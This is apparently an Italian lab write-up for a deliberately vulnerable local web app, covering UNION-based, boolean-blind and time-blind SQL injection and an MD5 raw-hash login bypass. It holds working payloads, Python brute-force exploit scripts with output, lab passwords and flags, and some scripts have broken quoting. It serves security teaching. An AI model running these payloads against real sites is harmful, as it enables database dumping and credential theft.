
1. Estrazione del nome del database con cui interagisce l'applicazione

Innanzitutto dobbiamo capire in quale db è presente la tabella con le informazioni degli utenti. possiamo risalire a questo con il seguente payload:

```
-1' UNION SELECT 1,database() #
```

similmente a quanto visto in precedenza il `-1'` serve a produrre una tupla vuota e unirla tramite il comando `UNION SELECT` ai dati `1,database()` questo `1` servirà solamente a rendere il numero di colonne estratte pari a 2 e non generare un errore nel dbms, invece la funzione `database()` produrrà il nome del db con cui stiamo interagendo.

Inserendo il payload otterremo:




sappiamo quindi ora che il database si chiama `sql_injection`

2. Estrazione nomi tabelle dal database

Ora che siamo a conoscenza del nome del db possiamo procedere ad estrarre i nomi delle tabelle di quest'ultimo con il payload:

```
-1' UNION SELECT 1,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sql_injection' #
```

stiamo in pratica raggruppando i nomi delle tabelle `group_concat(table_name)` estratte tramite `information_schema.tables` dal database di nome `sql_injection` otterremo quindi il seguente output:



level3-table_name_exfiltration

Il nome della tabella è stato appositamente reso non guessabile.


Abbiamo quindi ora conoscenza anche del nome della tabella con cui ci stiamo interfacciando, o meglio la tabella con cui l'utente utilizzato per la connessione al db ha accesso, in questo caso a scopo illustrativo solo una.

3. Estrazione nomi colonne dalla tabella

Una volta estratto il nome della tabella, possiamo estrarre i nomi delle colonne contenenti le informazioni sensibili con un payload simile a l'ultimo utilizzato:

```
-1' UNION SELECT 1,group_concat(column_name) FROM information_schema.columns WHERE table_name =  
'level4_TFadFGaD' #
```

Stiamo quindi raggruppando i nomi delle colonne dalla tabella `level4_TFadFGaD`



le colonne sono quindi `id_RjsAeRsR` , `password_OiUtFSaa` , `username_FrSdAqER`.


Di nuovo nomi non guessabili...

4. Dump completo della table

A questo punto abbiamo tutte le informazioni necessarie a concludere l'attacco, inseriamo quindi il payload:

```
-1' UNION SELECT 1,group_concat(username_FrSdAqER,': ',password_OiUtFSaa SEPARATOR '\n') FROM level4_TFadFGaD #
```

Stiamo utilizzando le informazioni ottenute precedentemente per concatenare TUTTE le tuple della tabella separandole con un `\n` , vediamo quindi il risultato ottenuto.



level3-exploitation


Abbiamo appena estratto tutte le informazioni degli utenti contenuti nella tabella tra cui le credenziali per il prossimo livello!

Questa challenge ci insegna che qualora fosse presente una vulnerabilità in un campo di input tutte le informazioni del database possono essere estratte, in questo esempio l'utente utilizzato per la connessione aveva pochi permessi, ma se fosse stato un utente privilegiato avremmo avuto accesso a molte più informazioni e dati sensibili!


Per i successivi livelli sarà necessario scrivere degli script in Python3 per risolvere la challenge.

SQL-injection: Boolean Based Attack (level4)

Una volta loggati nel livello 4 ci troviamo nuovamente davanti ad un campo di ricerca utente. Questa volta però non otteniamo informazioni a riguardo ma semplicemente un messaggio con scritto "user exists" oppure "this user do not exists!"



level4-user exists



level4-user do not exists

Abbiamo quindi un output booleano sulla schermata, analizzando il codice sorgente notiamo come nuovamente la query venga concatenata al nostro input permettendoci di alterare la richiesta al database

```
This is partial source-code

def SQLi_level4():
    if request.authorization and request.authorization.username == 'level4' and request.authorization.password == passwords['level4']:
        msg = ''
        if request.method == 'POST' and 'username' in request.form:
            username = request.form['username']
            with connection.cursor() as cursor:
                query = "SELECT * FROM level5 WHERE username = '%s'" % username
                print(query)
                cursor.execute(query)
                account = cursor.fetchone()
                if account:
                    msg = 'User exists !'
                else:
                    msg = 'This user do not exists!'
    .....
```

source code of level4

Idea: possiamo sfruttare l'output booleano per risalire alla password di un determinato utente sfruttando l'operatore `LIKE` iterando quindi su tutti i possibili caratteri numerici e alfabetici.

procediamo quindi alla scrittura dello script di bruteforce

```
#!/usr/bin/python3

import requests, string

alphabet = string.ascii_letters + string.digits

url = 'http://127.0.0.1:5000/SQLi-level4'
user = 'level4'
pws = 'ApiBKyh5Xrk1WwTuPkkwNkMmP1RQW4co'
auth = (user, pws)

password = []
while (len(password) < 32):
    for ch in alphabet:
        print('level5:', ''.join(password) + ch)

        data = {"username": "level5' and BINARY password LIKE \"'\"
                + "".join(password) + ch + \"%\\' #\", \"submit\": \"Search\"}

        response = requests.post(url, auth=auth, data=data)

        if 'User exists !' in response.text:
            password.append(ch)
            break

print('password found! level5: ' + ''.join(password))
```

1. Innanzitutto importiamo le librerie `request` per poter eseguire richieste http alla pagina web. Importiamo anche la libreria `string` per costruire un alfabeto di caratteri, in questo caso lettere e numeri

2. Creiamo quindi le variabili che serviranno alla connessione con la pagina web `url`, `user`, `pws` e quindi `auth`
3. Procediamo quindi alla creazione di un array `password` inizialmente vuoto, questo accumolerà i caratteri della password trovata uno alla volta.
4. Iteriamo quindi tutti i caratteri del nostro alfabeto con la variabile `ch` ed eseguiamo la connessione alla pagina web inserendo come input il payload: `level5' AND BINARY password LIKE ' + "".join(password) + ch %"`. L'operatore `BINARY` serve ad eseguire un confronto case-sensitive. Stiamo in pratica testando carattere per carattere le iniziali della password dell'utente level5.
5. Ad ogni richiesta andremo a verificare che la stringa `User exists!` sia presente nella risposta html confermando il prefisso della password, quindi andiamo ad aggiungere il nuovo carattere trovato nell'array con `password.append(ch)`. Stando alla lunghezza delle password precedenti, il loop verrà interrotto qualora il prefisso trovato sia lungo 32 caratteri.

Eseguiamo lo script python3, dopo pochi istanti otterremo la password completa dell'utente level5!

l'output è per ovvie ragioni tagliato.

```
lade@lade-home:~/VulnProject/expolits$ ./level4_exploit.py
level5: a
level5: b
level5: c
level5: d
level5: e
level5: f
level5: g
level5: h
level5: i
level5: j
level5: k
level5: ka
level5: kb
level5: kc
level5: kd
level5: ke
level5: kf
....
level5: k01
level5: k01a
level5: k01b
level5: k01c
level5: k01d
level5: k01e
level5: k01ea
level5: k01eb
level5: k01ec
level5: k01ed
level5: k01ee
....
level5: k01eouNd
level5: k01eouNe
```

```
level5: k01eouNea
level5: k01eouNeb
level5: k01eouNec
level5: k01eouNed
level5: k01eouNee
level5: k01eouNef
level5: k01eouNeg
level5: k01eouNeh
level5: k01eouNei
level5: k01eouNej
....
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzL
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzM
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzN
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzO
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzP
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzQ
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzR
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzS
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzT
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzU
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzV
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzW
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzX
level5: k01eouNe1zQfCoTKJgEuFQbyzj5mPFzY

password found! level5:k01eouNe1zQfCoTKJgEuFQbyzj5mPFzY
```

Possiamo notare come il prefisso diventi sempre più lungo fino a trovare la password completa!

Questa challenge ci insegna ad utilizzare l'operatore `LIKE` per estrarre informazioni sensibili tramite l'aiuto di script bruteforce.

SQL-injection: Blind Time-Based Attack (level5)

Questo livello è molto simile al precedente con la differenza che non abbiamo output visibile a schermo, infatti guardando il codice sorgente notiamo come la parte di output **User exist / Not exists** è volutamente lasciata commentata.

```

This is partial source-code

def SQLi_level5():
    if request.authorization and request.authorization.username == 'level5' and request.authorization.password == passwords['level5']:
        msg = ''
        if request.method == 'POST' and 'username' in request.form:
            username = request.form['username']
            with connection.cursor() as cursor:
                query = "SELECT * FROM level6 WHERE username = '%s'" % username
                print(query)
                cursor.execute(query)
                account = cursor.fetchone()
                # if account:
                #     msg = 'user exists !'
                # else:
                #     msg = 'this user do not exists!'
.....

```

source code of level5

Lo script precedente quindi non funzionerà più dato che non possiamo sapere se la query abbia ritornato qualcosa o meno basandoci sull'output visivo... Da qui appunto il nome SQL-injection **Blind**, il resto del nome quindi **Time-Based** deriva dal fatto che sfrutteremo la funzione `SLEEP()` di SQL. Iniettando questa funzione in `AND` con quanto scritto in precedenza possiamo capire se la query produca un qualche risultato calcolando il tempo di risposta della pagina web, infatti se per esempio inniettassimo `... AND SLEEP(1)` potremmo capire se abbiamo prodotto risultati se la risposta arrivasse con un ritardo di un secondo.

Procediamo alla stesura dello script di bruteforce, sarà molto simile al precedente con la differenza che il confronto per capire se il carattere testato è corretto sarà fatto basandosi sul tempo di risposta della pagina web

```

#!/usr/bin/python3

import requests, string, time

alphabet = string.ascii_letters + string.digits

url = 'http://127.0.0.1:5000/SQLi-level5'
user = 'level5'
pws = 'k01eouNe1zQfCoTKJgEuFQbyzj5mPFzY'
auth = (user, pws)

password = []
while (len(password) < 32):
    for ch in alphabet:
        print('level6:', ''.join(password) + ch)
        data = {"username": "level6" and BINARY password LIKE \"'\"
+ \"\".join(password) + ch + \"%'\" and SLEEP(1) #\", \"Search\": \"Submit\"}
        start = time.time()
        response = requests.post(url, auth=auth, data=data)
        end = time.time()
        if int(end - start) >= 1:
            password.append(ch)
            break

print('password found! level6:' + ''.join(password))

```

Possiamo notare come lo script salvi in due variabili `start` e `end` l'istante di tempo in cui viene eseguita ciascuna istruzione, dopodiché confronta la differenza tra queste due variabili per capire se la risposta (che si trova tra le due istruzioni) sia arrivata con almeno un ritardo di un secondo dovuto alla funzione `SLEEP(1)`.

L'output dell'esecuzione sarà identico al precedente, ci metterà solamente più tempo a causa delle varie sleep.

Con un po' di pazienza risaliremo alla password per accedere all'ultimo livello.

```
password found! level6: luq5a0kUQFMLzcswYqdIO3cxbBUyoA29
```

Abbiamo dunque imparato a sfruttare il tempo di risposta della pagina web per ottenere informazioni dal dbms qual'ora non avessimo output visivi.

SQL-injection: MD5 raw hash reflection (level6)

Una volta loggati nell'ultimo livello ci troviamo nuovamente davanti ad una schermata di login, ci viene chiesto quindi di inserire username e password.

Analizzando il codice sorgente notiamo come la password inserita venga passata ad una funzione di hash, questo rende inutile ogni tentativo di manipolazione della query come nei livelli precedenti dato che ogni cosa che inseriremo nel campo password verrà passato alla funzione di hash che lo trasformerà in tutt'altro.

```
This is partial source-code

def SQLi_level6():
    if request.authorization and request.authorization.username == 'level6' and request.authorization.password == passwords['level6']:
        msg = ''
        if request.method == 'POST' and 'username' in request.form and 'password' in request.form:
            username = request.form['username'].replace("'", "").replace('#', '').replace(' ', '')
            password = request.form['password']
            hashedPassword = md5(password.encode('utf-8'))

            with connection.cursor() as cursor:
                query = "SELECT * FROM level7 WHERE username = '%s' AND password = '%s' " %(username, str(hashedPassword.digest())[2:-1])
                print(query)
                cursor.execute(query)
                account = cursor.fetchone()
                if account:
                    return render_template('success.html')
                else:
                    msg = 'Incorrect password!'

source code of level6
```

La vulnerabilità che andremo ad exploitare sta nel fatto che come possiamo notare l'hash della password all'interno del database è memorizzato in formato raw e non in esadecimale, infatti viene usato il comando `hashedPassword.digest()` dove `hashedPassword` è il risultato della funzione hash md5.

Il problema qui è il fatto che se inserissimo una qualche stringa tale che il suo raw hash risultasse un qualcosa di simile `\xbe\x35^'|'\xe3B$\x9f\x` il simbolo `'|'` andrà a produrre la query `SELECT * FROM level7 WHERE username = 'something' AND password = '\xbe\x35^'|'\xe3B$\x9f\x'` la concatenazione del

pipe con qualcosa diverso da FALSE rende la query TRUE permettendoci di bypassare il sistema di hashing dell'input.

dovremo quindi scrivere uno script il quale generi una stringa random, ne esegua l'hash md5 e controlli la presenza del simbolo `'|'` all'interno del hash in formato raw.

```
#!/usr/bin/python3

from hashlib import md5
import string, random, time


length = 15
attempts = 0

start = time.time()
print('Generating Payload...')

while 1:

    attempts += 1
    test = ''.join(random.choices(string.ascii_letters + string.digits, k=length))
    hashed = md5(test.encode())

    if b"'|" in hashed.digest() and hashed.digest().count(b"'|") == 2:
        end = time.time()
        print('DONE!', end='\n\n')
        print('after: %.2fs (%d attempts)' % (end - start, attempts) )
        print('hex:', hashed.hexdigest())
        print('raw:', hashed.digest())
        print('payload:', test)
        break
```



```
lade@lade-home:~/VulnProject/expolits$ ./level6_exploit.py
Generating Payload...
DONE!

after: 1.69s (339387 attempts)
hex: 0663210a9a17e6e026a19de8b3277c27
raw: b"\x06c!\n\x9a\x17\xe6\xe0&\xa1\x9d\xe8\xb3'|"
payload: 2mIu8Yno5XouPf
```

level6_exploit.py output

Dopo soli 1.69 secondi e 339387 tentativi abbiamo trovato una stringa la quale md5 raw hash contenga il simbolo ricercato...

Inserendo quindi come **username:level7** e **password:2mIu8Yno5XouPf**

bypasseremo la sicurezza!

Congratulation! you successfully bypassed security

remember: raw hashes are dangerous with SQL!

You completed all SQL-injection levels!

come back to [home](#) and click on the next level

level6-success

Da questa challenge impariamo a non memorizzare **mai** le password in formato **raw hash** nei database, meglio usare il formato esadecimale!

Abbiamo concluso la parte riguardante gli attacchi SQL injection.

Parte 2 | Client-Attacks

La seconda sezione del progetto realizzato ha lo scopo di esporre alcuni dei principali attacchi web lato client, ciò verrà fatto simulando il sito internet di una banca: **VulnerableBank**.


Obbiettivo della challenge è riuscire ad ottenere le seguenti 3 flag:

1. {FLAG1-AScj!W2da}
2. {FLAG2-G6as2A!9U}
3. {FLAG3-Etz351Sdc}

Cliccando sull'apposito link nella home page verremo reindirizzati ad una pagina di login.

(Il form di login è stato appositamente reso sicuro ad attacchi SQL-injection e testato con il tool SQL-Map).

Non ci resta quindi che utilizzare il pulsante “Register” per registrare un nuovo account e successivamente loggarci con le credenziali scelte.



